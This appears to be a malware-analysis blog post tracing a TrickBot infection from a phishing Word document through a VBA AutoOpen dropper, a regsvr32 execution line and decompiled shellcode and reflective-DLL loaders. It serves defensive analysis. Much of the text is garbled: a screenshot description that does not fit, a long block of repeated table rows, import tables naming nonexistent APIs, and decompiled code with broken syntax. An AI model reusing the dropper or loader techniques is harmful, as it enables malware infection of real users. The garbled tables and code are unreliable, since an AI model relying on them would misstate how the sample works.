

# [RE025] TrickBot ... many tricks

blog.vincss.net/2021/10/re025-trickbot-many-tricks.html

## 1. Introduction

First discovered in 2016, until now **TrickBot** (*aka TrickLoader or Trickster*) has become one of the most popular and dangerous malware in today's threat landscape. The gangs behind TrickBot are constantly evolving to add new features and tricks. Trickbot is multi-modular malware, with a main payload will be responsible for loading other plugins capable of performing specific tasks such as steal credentials and sensitive information, provide remote access, spread it over the local network, and download other malwares.

Trickbot roots are being traced to elite Russian-speaking cybercriminals. According to these reports ([1](#), [2](#)), up to now, at least two people believed to be members of this group have been arrested. Even so, other gang members are currently continuing to operate as normal.


Through continuous cyber security monitoring and system protection for customer recently, **VinCSS** has successfully detected and prevented a phishing attack campaign to distribute malware to customer that was protected by us. After the deep dive analysis and dissection of the malware techniques, we can confirm that this is a sample of the Trickbot malware family.

In this article, we decided to provide a detail analysis of how Trickbot infects after launching by a malicious Word document, the techniques the malware uses to make it difficult to analyze. Unlike Emotet or Qakbot, Trickbot hides C2 addresses by using fake C2 addresses mixed together with real C2 addresses in the configuration, we will cover how to extract the final C2 list at the end of this article. In addition, we present the method to recover the APIs as well as decode the strings of Trickbot based on IDEA AppCall feature to make the analysis process easier.




## 2. Analyze malicious document

The attacker somehow infected the partner's mail server system, thereby taking control of the email account on the server, inserting email with attachment containing malware into the email exchange flow between the two parties. The content of this email is as follows:



After extracting the **request.zip** with the password provided in the email, I obtained **require 010.04.2021.doc**:



Check the **require 010.04.2021.doc** file and found that this file contains VBA code:

```
' module: windowsPopEarth

Attribute VB_Name = "windowsPopEarth"
Attribute VB_Base = "0{FCFB3D2A-A0FA-1068-A738-08002B3371B5}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = False
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = False
Public Sub microsoftHopRockExcelHipExcel, easyRockApril)
Open "" & excelHipExcel & "" For Output As #1
Print #1, easyRockApril
Close #1
End Sub
Public Sub cleanOffice(excelHipExcel)
Set accessPopEarth = New WshShell
accessPopEarth.run excelHipExcel
End Sub

' module: jumpWindowsOfficial

Attribute VB_Name = "jumpWindowsOfficial"
Sub AutoOpen()
officeExcelOffice = "cleanEarthExcel"
Set wordEasyPop = New windowsPopEarth
wordEasyPop.MicrosoftHopRockOfficeExcelOffice & ".....hta.", Replace(ActiveDocument.Range.Text, "<", "<<")
wordEasyPop.cleanOfficeOfficeExcelOffice & ".....hta."
End Sub
```

I focus to the red highlight code in the above image. Extract the relevant data area and do the corresponding replacement, obtain the html content containing JavaScript as the figure below:

The JavaScript code in the figure will do the decoding of the base64 blob assigned to the rockCleanJump and rapHopWindows variables. With the first base64 blob, it will download the payload to the victim's computer and save it as **easyMicrosoftHop.jpg**:



The screenshot shows a browser developer tools Network tab with several requests listed. The first request is a POST to 'http://127.0.0.1:8080/api/execute'. The request body is a large JSON object containing various parameters such as 'id', 'data', 'type', 'x', 'y', 'z', and 'r'. The response status is 200 OK. Below this, there are other requests like 'Reverse' and 'From Base64' which also have large JSON bodies. On the right side of the interface, there are tabs for 'Script', 'Console', and 'Elements', along with status indicators for 'Time: 0ms', 'Length: 532', and 'Height: 14'.

With the second base64 blob, it will use **regsvr32** to execute the downloaded payload.

```

Input
length: 284
2Fncg13bjtGSpBHSvBHI9Ab1j0HBM6dp2XZY9YqV2Y0h1I3N3y1Gc@5ycovGbsJSK7XXy6CavBf6jlnlh19Ab1djh1Bh6dpZxZY9YqV2Y0h1I3N3
pBHP2ZuMssV2c5Mhd112b1pM2jRn1psjcn2a1Gc19Gcu1xduh1lyV2z2mc1D1jp0xv3c1jccFc1J0bpGOKcWVz1XtpcvvQ3m#H5vLnLqB3Z
lky0

Output
start: 188
length: 188
time: 100ms
lines: 3
+ - x e
[redacted]
RockItPop.run("regsvr32 C:\Users\public\easyMicrosoftHop.jpg");

```

With the above information, I can conclude that **easyMicrosoftHop.jpg** is a Dll file.

### 3. Analyze easyMicrosoftHop.jpg payload (**RCSeparator.dll** – **48cba467be618d42896f89d79d211121**)

This file is not available on VT, however if search by *imphash: f34a0f23e05f2c2a829565c932b87430* will get the same payloads. These payloads have been uploaded to VT recently:

Examining this payload, this is a Dll with the original name is **RCSeparator.dll**, and it has one exported function is **DllRegisterServer**.

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
2EED0	1	1950	0002F2	DllRegisterServer	


The file's metadata info is as follows:

CompanyName	=
FileDescription	= RCSeparator MFC Application
FileVersion	= 1, 0, 0, 1
InternalName	= RCSeparator
LegalCopyright	= Copyright (C) 2003
LegalTrademarks	=
OriginalFilename	= RCSeparator.EXE
ProductName	= RCSeparator Application
ProductVersion	= 1, 0, 0, 1
Comments	= ***

The sample is not packed, but through a quick check the sections information, it can be seen that its code has been obfuscated, and the **.rsrc** section is likely to contain an encrypted payload.

Nr	Virtual offset	Virtual s...	RAW Da...	RAW size	Flags	Name	First bytes (hex)	Fir...	sect.	Stats
01	00001000	00024D7A	00001000	00025000	60000020	.text	88 44 24 04 85 C0 74 1E 83	D...	Crypted maybe	- 8.1319 % ZERO
02	00026000	00008F04	00026000	00009000	40000040	.rdata	54 EE 02 00 42 EE 02 00 30	T...	Very not packed	- 37.3047 % ZERO
03	0002F000	00005D20	0002F000	00003000	C0000040	.data	D8 86 02 10 00 00 00 00 2E	...	Very not packed	- 66.3737 % ZERO
04	00035000	0003C6C8	00032000	00030000	40000040	.rsrc	00 00 00 00 00 00 00 00 04	...	Packed	- 4.0215 % ZERO
05	00072000	00007014	0006F000	00008000	42000040	.reloc	00 10 00 00 EC 00 00 00 98	...	Very not packed	- 68.2831 % ZERO

By viewing resources in this sample, I found a resource named **HTML**, size **0x38333** bytes, containing random bytes. I guess that it will use this resource to decode a new payload.



Analysis code of the payload at the **DllRegisterServer** function shows that it does the following:

Find the base address of **kernel32.dll**, **ntdll.dll**:

```
kernel32_base_addr = Pgot_module_base_addr((void*)kernel32.dll) + 9;
ntdll_base_addr = Pgot_module_base_addr((void*)ntdll.dll) + 9;
```

Get the addresses of APIs for later use in **kernel32.dll**, **ntdll.dll** based on pre-computed hashes.

```
VirtualAlloc_0 = f_dyn_resolve_api(kernel32_base_addr, 0xF0F90662);
VirtualAllocExNuma = f_dyn_resolve_api(kernel32_base_addr, 0xD0A9EAE5);
WriteProcessMemory = f_dyn_resolve_api(kernel32_base_addr, 0x202426B8);
GetCurrentThread_0 = f_dyn_resolve_api(kernel32_base_addr, 0x3D04C023);
QueryPerformanceCounter = f_dyn_resolve_api(kernel32_base_addr, 0x82000000);
WaitForAlert = f_dyn_resolve_api(ntdll_base_addr, 0x37F410F8);
LdrFindResource_U = f_dyn_resolve_api(ntdll_base_addr, 0x37F410F8);
LdrAccessResource = f_dyn_resolve_api(ntdll_base_addr, 0x26513BBF);

while (TRUE)
{
    api_addr = base_addr + pfuncAddrTbl[i];
    if (!f_calc_api_hash(base_addr + pfuncNameTbl[i]) == pre_api_hash)
    {
        break;
    }
    if (<=cnt &lt;= num_of_export_names )
    {
        return FALSE;
    }
    pfuncAddrTbl = v11;
    i = cnt;
}
return api_addr;
```

```
>>> def calc_api_hash(api_name):
...     if api_name is None:
...         return 0
...     calmd_hash = 0x0
...
...     for i in range(len(api_name)):
...         o = ord(api_name[i])
...         if o >= 0x41:
...             o = o - 0x40
...         calmd_hash = (o + rot(calmd_hash, 0x0, 32)) & 0xFFFFFFFF
...
...     return (calmd_hash - 0x3B35B7BA) & 0xFFFFFFFF
```

Use the resolved APIs to access and get the entire content of the resource that was mentioned above:

```
// load resource data
ptr_shellcode = f_fetch_rsrc_content_and_write_to_buf(&shellcode_length);

ResourceInfo.Name = 6782;
ResourceInfo.Language = 2052;
if ( LdrFindResource_U(&g_dll_handle, &ResourceInfo, resLevel, &ResourceDataEntry) >= 0 )
{
    LdrAccessResource(&g_dll_handle, ResourceDataEntry, &ResourceBuffer, ResourceLength);
}
if ( VirtualAllocExNuma )
{
    val_64 = f_atol("64");
    val_8192 = f_atol("8192");
    // MEM_COMMIT | MEM_RESERVE
    ptr_resource_data = VirtualAllocExNuma(0xFFFFFFFF, 0, *ResourceLength, val_8192 | 0x1000, val_64, 0);
}
else
{
    val_64 = f_atol("64");
    val_8192 = f_atol("8192");
    // MEM_COMMIT | MEM_RESERVE
    ptr_resource_data = VirtualAlloc_0(0, *ResourceLength, val_8192 | 0x1000, val_64);
}
WriteProcessMemory(0xFFFFFFFF, ptr_resource_data, ResourceBuffer, *ResourceLength, 0);
return ptr_resource_data;
```

Decode to shellcode and execute this shellcode by using [QueueUserAPC](#) and [NtTestAlert](#) functions.

```

ptr_xor_key = malloc(g_val_29610);
f_derive_xor_key(
    ptr_xor_key,
    "d3a_c`nChw4+&Rl0e7<GHIX9jimEJW9FL@U#7THM>$6UJbkH#XvAPm$B",
    3 * (g_val_65336254 * (2 * g_val_8456345 - g_val_65336254 * g_val_65336254 * g_val_65336254 - g_val_764676576 + 1) - g_val_8456345) + 8x1);
// decrypt shellcode
f_decrypt_shellcode(ptr_xor_key, ptr_shellcode, shellcode_length);
h_curr_thread = GetCurrentThread();
// Shellcode Execution in a Local Process with QueueUserAPC and NtTestAlert
QueueUserAPC(ptr_shellcode, h_curr_thread, dwData);
NtTestAlert();
return 0;
}

```

Dump shellcode for further analysis. Parse this shellcode and found that it has 3 embedded DLLs as following:

```

Win32 DLL found at offset 0x52e size 228864 bytes.
Win32 DLL found at offset 0x241e size 220160 bytes.
Win32 DLL found at offset 0x3ele size 212480 bytes.
3 PE file(s) found from the whole file.

```

#### 4. Analyze shellcode

The code of the above shellcode will call the **f\_dll\_loader** function to load the first Dll into memory with the following parameter:

```

BYTE* __stdcall start()
{
    // 0x00252E → start of 1st DLL
    // 0x01A32F → end of 1st DLL (sig "dave")
    return f_dll_loader(0x00252E, 0xED1C7080, 0x3A32E, 5, 1);
}

text:0040252E 4D 5A 90 00 03 00 00 00+
text:0040252E 00 00 00 FF FF 00 00+
text:0040256E 00 00 00 0F
text:00402570 BA
text:00402571 00 00 00
text:00402574 00
text:00402577 09

```

At the function **f\_dll\_loader**, the shellcode finds the addresses of Windows API functions on runtime according to the pre-computed hashes:

```

LoadLibraryA = f_dyn_resolve_apis(0x726774C);
GetProcAddress = f_dyn_resolve_apis(0x7803F749U);
VirtualAlloc = f_dyn_resolve_apis(0xE553A5UB);
VirtualProtect = f_dyn_resolve_apis(0xC8AE110);
NtFlushInstructionCache = f_dyn_resolve_apis(0x945CBAf);
GetNativeSystemInfo = f_dyn_resolve_apis(0x959E0033);

if ( export_dir_va )
{
    // calc module hash
    len = module_name_len >> 0x10;
    for ( i = 0; i < len; ++i )
    {
        c = sz_modules_name[i];
        tmp = _ROR4_(calced_module_hash, 0x0);
        if ( c < 'a' )
        {
            tmp -= 0x20;
        }
        calced_module_hash = c + tmp;
    }
    // calc and check api hash
    while ( 1 )
    {
        calced_api_hash = 0;
        sz_func_name = module_base + *ptr_func_name;
        do
        {
            calced_api_hash += _ROR4_(calced_api_hash, 0x0);
        } while ( sz_func_name[0] != 0 );
        if ( calced_api_hash + calced_module_hash == pre_api_hash )
        {
            return module_base
                + *(module_base + v10 + *(module_base + export_dir_va + offsetof(IMAGE_EXPORT_DIRECTORY, AddressOfNameOrdinals)))
                + *(module_base + export_dir_va + offsetof(IMAGE_EXPORT_DIRECTORY, AddressOfFunctions));
        }
        ++ptr_func_name;
        if ( ++v10 >= num_of_names )
        {
            goto LABEL_12;
        }
    }
}

```

The entire **f\_dll\_loader** function will perform the task of a loader, after mapping the Dll into memory will find the Dll's **DllEntryPoint** address and call this address to execute the code of first Dll:

```

call_to_payload_entry_point:
    DllEntryPoint_func = (mapped_dll_payload + nt_headers->OptionalHeader.AddressOfEntryPoint);
    NtFlushInstructionCache(0xFFFFFFFFFF, 0, 0);
    // call to DllEntryPoint
    DllEntryPoint_func(mapped_dll_payload, 1, 1);
}

```

Here, I dumped the first Dll to disk for further analysis.

#### 5. Analyze the first Dll (**b67694dddf98298b539bddc8cab255d**)

This file is not available on VT, however if search by *imphash: 1f6199c52a5d3ffac2a25f6b3601dd22* thi will get the same payloads:

File Path		Size	Date	MD5	Action
0x00401A1C	0x00401A1C	224,00 KB	2021-01-12	102014	
0x00401A2C	0x00401A2C	220,00 KB	2021-01-12	102014	
0x00401A32	0x00401A32	220,00 KB	2021-01-12	102014	
0x00401A33	0x00401A33	220,00 KB	2021-01-12	102014	
0x00401A34	0x00401A34	220,00 KB	2021-01-12	102014	
0x00401A35	0x00401A35	220,00 KB	2021-01-12	102014	
0x00401A36	0x00401A36	220,00 KB	2021-01-12	102014	
0x00401A37	0x00401A37	220,00 KB	2021-01-12	102014	
0x00401A38	0x00401A38	220,00 KB	2021-01-12	102014	
0x00401A39	0x00401A39	220,00 KB	2021-01-12	102014	
0x00401A3A	0x00401A3A	220,00 KB	2021-01-12	102014	
0x00401A3B	0x00401A3B	220,00 KB	2021-01-12	102014	
0x00401A3C	0x00401A3C	220,00 KB	2021-01-12	102014	
0x00401A3D	0x00401A3D	220,00 KB	2021-01-12	102014	
0x00401A3E	0x00401A3E	220,00 KB	2021-01-12	102014	
0x00401A3F	0x00401A3F	220,00 KB	2021-01-12	102014	
0x00401A40	0x00401A40	220,00 KB	2021-01-12	102014	
0x00401A41	0x00401A41	220,00 KB	2021-01-12	102014	
0x00401A42	0x00401A42	220,00 KB	2021-01-12	102014	
0x00401A43	0x00401A43	220,00 KB	2021-01-12	102014	
0x00401A44	0x00401A44	220,00 KB	2021-01-12	102014	
0x00401A45	0x00401A45	220,00 KB	2021-01-12	102014	
0x00401A46	0x00401A46	220,00 KB	2021-01-12	102014	
0x00401A47	0x00401A47	220,00 KB	2021-01-12	102014	
0x00401A48	0x00401A48	220,00 KB	2021-01-12	102014	
0x00401A49	0x00401A49	220,00 KB	2021-01-12	102014	
0x00401A4A	0x00401A4A	220,00 KB	2021-01-12	102014	
0x00401A4B	0x00401A4B	220,00 KB	2021-01-12	102014	
0x00401A4C	0x00401A4C	220,00 KB	2021-01-12	102014	
0x00401A4D	0x00401A4D	220,00 KB	2021-01-12	102014	
0x00401A4E	0x00401A4E	220,00 KB	2021-01-12	102014	
0x00401A4F	0x00401A4F	220,00 KB	2021-01-12	102014	
0x00401A50	0x00401A50	220,00 KB	2021-01-12	102014	
0x00401A51	0x00401A51	220,00 KB	2021-01-12	102014	
0x00401A52	0x00401A52	220,00 KB	2021-01-12	102014	
0x00401A53	0x00401A53	220,00 KB	2021-01-12	102014	
0x00401A54	0x00401A54	220,00 KB	2021-01-12	102014	
0x00401A55	0x00401A55	220,00 KB	2021-01-12	102014	
0x00401A56	0x00401A56	220,00 KB	2021-01-12	102014	
0x00401A57	0x00401A57	220,00 KB	2021-01-12	102014	
0x00401A58	0x00401A58	220,00 KB	2021-01-12	102014	
0x00401A59	0x00401A59	220,00 KB	2021-01-12	102014	
0x00401A5A	0x00401A5A	220,00 KB	2021-01-12	102014	
0x00401A5B	0x00401A5B	220,00 KB	2021-01-12	102014	
0x00401A5C	0x00401A5C	220,00 KB	2021-01-12	102014	
0x00401A5D	0x00401A5D	220,00 KB	2021-01-12	102014	
0x00401A5E	0x00401A5E	220,00 KB	2021-01-12	102014	
0x00401A5F	0x00401A5F	220,00 KB	2021-01-12	102014	
0x00401A60	0x00401A60	220,00 KB	2021-01-12	102014	
0x00401A61	0x00401A61	220,00 KB	2021-01-12	102014	
0x00401A62	0x00401A62	220,00 KB	2021-01-12	102014	
0x00401A63	0x00401A63	220,00 KB	2021-01-12	102014	
0x00401A64	0x00401A64	220,00 KB	2021-01-12	102014	
0x00401A65	0x00401A65	220,00 KB	2021-01-12	102014	
0x00401A66	0x00401A66	220,00 KB	2021-01-12	102014	
0x00401A67	0x00401A67	220,00 KB	2021-01-12	102014	
0x00401A68	0x00401A68	220,00 KB	2021-01-12	102014	
0x00401A69	0x00401A69	220,00 KB	2021-01-12	102014	
0x00401A6A	0x00401A6A	220,00 KB	2021-01-12	102014	
0x00401A6B	0x00401A6B	220,00 KB	2021-01-12	102014	
0x00401A6C	0x00401A6C	220,00 KB	2021-01-12	102014	
0x00401A6D	0x00401A6D	220,00 KB	2021-01-12	102014	
0x00401A6E	0x00401A6E	220,00 KB	2021-01-12	102014	
0x00401A6F	0x00401A6F	220,00 KB	2021-01-12	102014	
0x00401A70	0x00401A70	220,00 KB	2021-01-12	102014	
0x00401A71	0x00401A71	220,00 KB	2021-01-12	102014	
0x00401A72	0x00401A72	220,00 KB	2021-01-12	102014	
0x00401A73	0x00401A73	220,00 KB	2021-01-12	102014	
0x00401A74	0x00401A74	220,00 KB	2021-01-12	102014	
0x00401A75	0x00401A75	220,00 KB	2021-01-12	102014	
0x00401A76	0x00401A76	220,00 KB	2021-01-12	102014	
0x00401A77	0x00401A77	220,00 KB	2021-01-12	102014	
0x00401A78	0x00401A78	220,00 KB	2021-01-12	102014	
0x00401A79	0x00401A79	220,00 KB	2021-01-12	102014	
0x00401A7A	0x00401A7A	220,00 KB	2021-01-12	102014	
0x00401A7B	0x00401A7B	220,00 KB	2021-01-12	102014	
0x00401A7C	0x00401A7C	220,00 KB	2021-01-12	102014	
0x00401A7D	0x00401A7D	220,00 KB	2021-01-12	102014	
0x00401A7E	0x00401A7E	220,00 KB	2021-01-12	102014	
0x00401A7F	0x00401A7F	220,00 KB	2021-01-12	102014	
0x00401A80	0x00401A80	220,00 KB	2021-01-12	102014	
0x00401A81	0x00401A81	220,00 KB	2021-01-12	102014	
0x00401A82	0x00401A82	220,00 KB	2021-01-12	102014	
0x00401A83	0x00401A83	220,00 KB	2021-01-12	102014	
0x00401A84	0x00401A84	220,00 KB	2021-01-12	102014	
0x00401A85	0x00401A85	220,00 KB	2021-01-12	102014	
0x00401A86	0x00401A86	220,00 KB	2021-01-12	102014	
0x00401A87	0x00401A87	220,00 KB	2021-01-12	102014	
0x00401A88	0x00401A88	220,00 KB	2021-01-12	102014	
0x00401A89	0x00401A89	220,00 KB	2021-01-12	102014	
0x00401A8A	0x00401A8A	220,00 KB	2021-01-12	102014	
0x00401A8B	0x00401A8B	220,00 KB	2021-01-12	102014	
0x00401A8C	0x00401A8C	220,00 KB	2021-01-12	102014	
0x00401A8D	0x00401A8D	220,00 KB	2021-01-12	102014	
0x00401A8E	0x00401A8E	220,00 KB	2021-01-12	102014	
0x00401A8F	0x00401A8F	220,00 KB	2021-01-12	102014	
0x00401A90	0x00401A90	220,00 KB	2021-01-12	102014	
0x00401A91	0x00401A91	220,00 KB	2021-01-12	102014	
0x00401A92	0x00401A92	220,00 KB	2021-01-12	102014	
0x00401A93	0x00401A93	220,00 KB	2021-01-12	102014	
0x00401A94	0x00401A94	220,00 KB	2021-01-12	102014	
0x00401A95	0x00401A95	220,00 KB	2021-01-12	102014	
0x00401A96	0x00401A96	220,00 KB	2021-01-12	102014	
0x00401A97	0x00401A97	220,00 KB	2021-01-12	102014	
0x00401A98	0x00401A98	220,00 KB	2021-01-12	102014	
0x00401A99	0x00401A99	220,00 KB	2021-01-12	102014	
0x00401A9A	0x00401A9A	220,00 KB	2021-01-12	102014	
0x00401A9B	0x00401A9B	220,00 KB	2021-01-12	102014	
0x00401A9C	0x00401A9C	220,00 KB	2021-01-12	102014	
0x00401A9D	0x00401A9D	220,00 KB	2021-01-12	102014	
0x00401A9E	0x00401A9E	220,00 KB	2021-01-12	102014	
0x00401A9F	0x00401A9F	220,00 KB	2021-01-12	102014	
0x00401A00	0x00401A00	220,00 KB	2021-01-12	102014	
0x00401A01	0x00401A01	220,00 KB	2021-01-12	102014	
0x00401A02	0x00401A02	220,00 KB	2021-01-12	102014	
0x00401A03	0x00401A03	220,00 KB	2021-01-12	102014	
0x00401A04	0x00401A04	220,00 KB	2021-01-12	102014	
0x00401A05	0x00401A05	220,00 KB	2021-01-12	102014	
0x00401A06	0x00401A06	220,00 KB	2021-01-12	102014	
0x00401A07	0x00401A07	220,00 KB	2021-01-12	102014	
0x00401A08					

Disease	[Text] to [.rdata]	General	DOS Hdr	Rich Hdr	File Hdr	OptionsA Hdr	Section Hdr	Imports
Offset	Name	Func. Count	Bound?	OriginalFirst	TimeStamp	Forwarder	Name RVA	First
10AC	ntdll.dll	2	FALSE	30C	0	0	30E2	30C
10EE	kernel32.dll	14	FALSE	3088	0	0	31CB	3099
<hr/>								
[kernel32.dll] [ 14 entries ]								
Call via Name	Name	Ordinal	Original Thunk	Thunk	Forwarder	HInt		
1000	VirtualProtect	-	3100	3100	-	343		
1001	IsBadReadAddress	3108	3108	3108	-	35E		
1008	LoadLibrary	31A8	31A8	31A8	-	34B		
100C	SetLastError	-	31EC	31EC	-	546		
1010	HandleAlloc	-	20FC	20FC	-	22F		
1011	HandleClose	-	3100	3100	-	345		
1018	GetProcAddress	3114	3115	3115	-	242		
101C	VirtualAlloc	3126	3126	3126	-	59B		
1020	VirtualFree	3136	3136	3136	-	59E		
1024	VirtualAllocEx	3138	3138	3138	-	543		
1028	FreeLibrary	3166	3166	3166	-	19C		
103C	GetProcAddressEx	3174	3174	3174	-	290		
103D	LoadLibraryExA	3184	3184	3184	-	246		
103U	LoadLibraryW	-	3198	3198	-	345		

The code at **DllEntryPoint** will call the function responsible for loading and executing the second DLL.

```
// #STR: _oledlg.dll, "OLEAUT32.dll", "OLEPRO32.dll", "ole32.dll"
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
    HMODULE h_oledlg_d11; // eax
    HMODULE h_ole32_d11; // eax
    HMODULE h_OLEAUT32_d11; // eax
    HMODULE h_OLEPRO32_d11; // eax

    h_ole32_d11 = LoadLibrary("ole32.dll");
    if (!h_ole32_d11) return 0;
    h_oledlg_d11 = LoadLibrary("oledlg.dll");
    f_unlink_module(h_oledlg_d11);
    h_OLEAUT32_d11 = LoadLibrary("OLEAUT32.dll");
    f_unlink_module(h_OLEAUT32_d11);
    h_OLEPRO32_d11 = LoadLibrary("OLEPRO32.dll");
    f_unlink_module(h_OLEPRO32_d11);
    f_unlink_module((HMODULE)0x3C000);
    return 0;
}

m_ctx = _cdec f_main_proc(int *v_dll_payload, size_t dwSize)
{
    return f_d11_loader(g_dll_payload, dwSize, f_VirtualAlloc, f_VirtualFree, f_LoadLibraryA, f_GetProcAddress, f_FreeLibrary, 0);
}
```

The entire `f_dll_loader` function has the same code as the shellcode analyzed above, after mapping the entire second DLL into memory, it will retrieve the DLL's `DllEntryPoint` address and call this address to execute the next stage:

```

if ( mapped_dll_payload || mapped_dll_payload = VirtualAlloc(0, alignedImageSize, MEM_RESERVE|MEM_COMMIT, PAGE_READWRITE) != 0 )
{
    _mm_ctx = GetThreadContextA();
    mm_ctx->dwContext = CONTEXT_DWORD;
    mm_ctx->dwContext = HEAD_ZERO_MEMORY, 0x0000;
    if ( _mm_ctx )
    {
        mm_ctx->mapped_dll_payload = mapped_dll_payload;
        biosIL = (nt_headers*)fileHeader.Characteristics & IMAGE_FILE_DLL != 0;
        mm_ctx->biosIL = biosIL;
        mm_ctx->VirtualAlloc = VirtualAlloc;
        mm_ctx->VirtualFree = VirtualFree;
        mm_ctx->VirtualAllocEx = VirtualAllocEx;
        mm_ctx->VirtualFreeEx = VirtualFreeEx;
        mm_ctx->GetProcAddress = GetProcAddress;
        mm_ctx->FreeLibrary = FreeLibrary;
        mm_ctx->VirtualAlloc = VirtualAlloc;
        mm_ctx->VirtualAllocEx = VirtualAllocEx;
        mm_ctx->VirtualFree = VirtualFree;
        mm_ctx->VirtualFreeEx = VirtualFreeEx;
        mm_ctx->GetThreadContextA = GetThreadContextA;
        mm_ctx->SetThreadContextA = SetThreadContextA;
        if ( check_size(dll_size, nt_headers->OptionalHeader.SizeOfHeaders) )
        {
            if ( (pOptionalHeader = mapped_dll_payload, nt_headers->OptionalHeader.SizeOfHeaders) )
                _mm_memcpy(pOptionalHeader, g_dll_payload, nt_headers->OptionalHeader.SizeOfHeaders, MEM_COMMIT, PAGE_READWRITE),
                mm_ctx->nt_headers = pOptionalHeader CONTAINING_RECORD(g_dll_payload, IMAGE_DOS_HEADER, e_magic)+e_lfanew);
            mm_ctx->nt_headers->ImageBase = 0; // update image base points to new mapped payload
            mm_ctx->nt_headers->SectionAlignment = 0;
            mm_ctx->nt_headers->FileAlignment = 0;
            f_copy_sections_data(g_dll_payload, dll_size, nt_headers, mm_ctx);
        }
        if ( (f_relocate_IAT(mm_ctx) == f_map_sections_into_mm(mm_ctx)) && (f_relocationComplete = f_perform_relocations(mm_ctx)) )
        {
            if ( mm_ctx->p_nt_headers->OptionalHeader.AddressOfEntryPoint )
            {
                v10 = mapped_dll_payload + mm_ctx->p_nt_headers->OptionalHeader.AddressOfEntryPoint;
                pEB = MZCurrentPeb();
                pEB->ImageBaseAddress = mapped_dll_payload;
                pEB->ImageBaseAddress = mapped_dll_payload;
                pEB->ImageBaseAddress = mapped_dll_payload;
                pEB->ImageBaseAddress = mapped_dll_payload;
                DLLentry = (mapped_dll_payload + mm_ctx->p_nt_headers->OptionalHeader.AddressOfEntryPoint);
                DLLentry->f_entry = 1; // call to new mapped dll entry point
                mm_ctx->scaledEntryPoint = 1;
            }
        }
    }
}

```

I dumped the second DLL to disk for easier analysis.

## 6. Analyze the second DII (34d6a6bffa656c6b0c7b588e111dbed1)

This DLL has already been uploaded to VirusTotal. Imports of the second DLL are the same as the first one.

Offset	Name	Func.	Count	Bound?	OriginalFirst	Timestamp	Forwarder	Name RVA	FirstThunk
1780	KERNEL32.dll	13		FALSE	3378	0	0	3378	3888
<b>[ 13 entries ]</b>									
Cell via Name		Ordinal	OriginalThunk	Thunk	Forwarder	Hint			
1000	VirtualAlloc	-	3148	3148	-	503			
1000	VirtualFree	-	3158	3188	-	5C0			
1000	VirtualAllocEx	-	31C6	31C6	-	5CA			
1000C	SetLastError	-	31D6	31D6	-	51A			
10010	VirtualAllocExEx	-	31E8	31E8	-	500			
10010	TlsAllocHandleByRt	-	31F8	31F8	-	378			
10018	LeadLibraryRw	-	3208	3208	-	3C5			
1001C	GetProcAddressEx	-	3218	3218	-	2B1			
10020	VirtualAllocExExEx	-	322A	3220	-	347			
10028	SetNtServiceTypeInfo	-	3238	3238	-	348			
1002C	#applic	-	325E	325A	-	2B7			
10030	GetProcessHeap	-	326C	326C	-	34C			

The code at the **DllEntryPoint** function of this DLL performs the following task:

### Mapping the third DLL into memory

```

// WINAPI DllRegisterServer()
BOOL __stdcall DllEntryPoint(_ININSTANCE hinstDLL, _INWORD fdmReason, _LPVOID lpreserved)
{
    void __stdcall __DllRegisterServer(); // [expsh] [ebp-Sh]
    mm.ctx +base_addr; // [espsh] [ebp-Sh]
    base_addr = f_w_dll_loader(g_temp1_dll, 0x33E00u);
}

int __stdcall f_w_dll_loader(_INFILE g_temp1_dll, _INsize_t dll_size)
{
    int v2; // ecx

    return f_dll_loader(g_temp1_dll, dll_size, f_LoadLibraryA, f_GetProcAddress, f_FreeLibrary, 0, v2);
}

```

Find the **DllRegisterServer** function and call to this function:

```

base_addr = f_w_dll_loader(g_temp1_dll, 0x33E00u);
DllRegisterServer = f_get_func_addr(base_addr, "DllRegisterServer");
DllRegisterServer();
return 1;

```

I again dumped the third Dll to disk for further analysis.

## 7. Analyze the third Dll (*temp1.dll* - 3409f865936a247957955ad2df45a2cd)

Examining the above dumped Dll, its original name is **temp1.dll**, and it has one exported function is **DllRegisterServer**.

Offset	Name	Value	Meaning
33944	Characteristics	0	
33948	TimeDateStamp	0	Thursday, 01-01-1970 00:00:00 UTC
3394C	MajorVersion	0	
3394E	MinorVersion	0	
33950	Name	3516C	temp1.dll
33954	Base	1	
33958	NumberOfFunctions	1	
3395C	NumberOfNames	1	
33960	AddressOfFunctions	35178	
33964	AddressOfNames	3517C	
33968	AddressOfNameOrdinals	35180	

Exported Functions [ 1 entry ]					
Offset	Ordinal	Function RVA	Name RVA	Attributes	Name
33978	1	1009	35182		DllRegisterServer

This dll is also not available on VT, but searching by *imphash: b79a86dfbbbe6d8e177dfb7ae70d4922* will returns some similar files.

Nr	Virtual o...	Virtual s...	Raw Da...	Raw size	Flags	Name	First bytes (hex)	Fit...	sect.	Stats
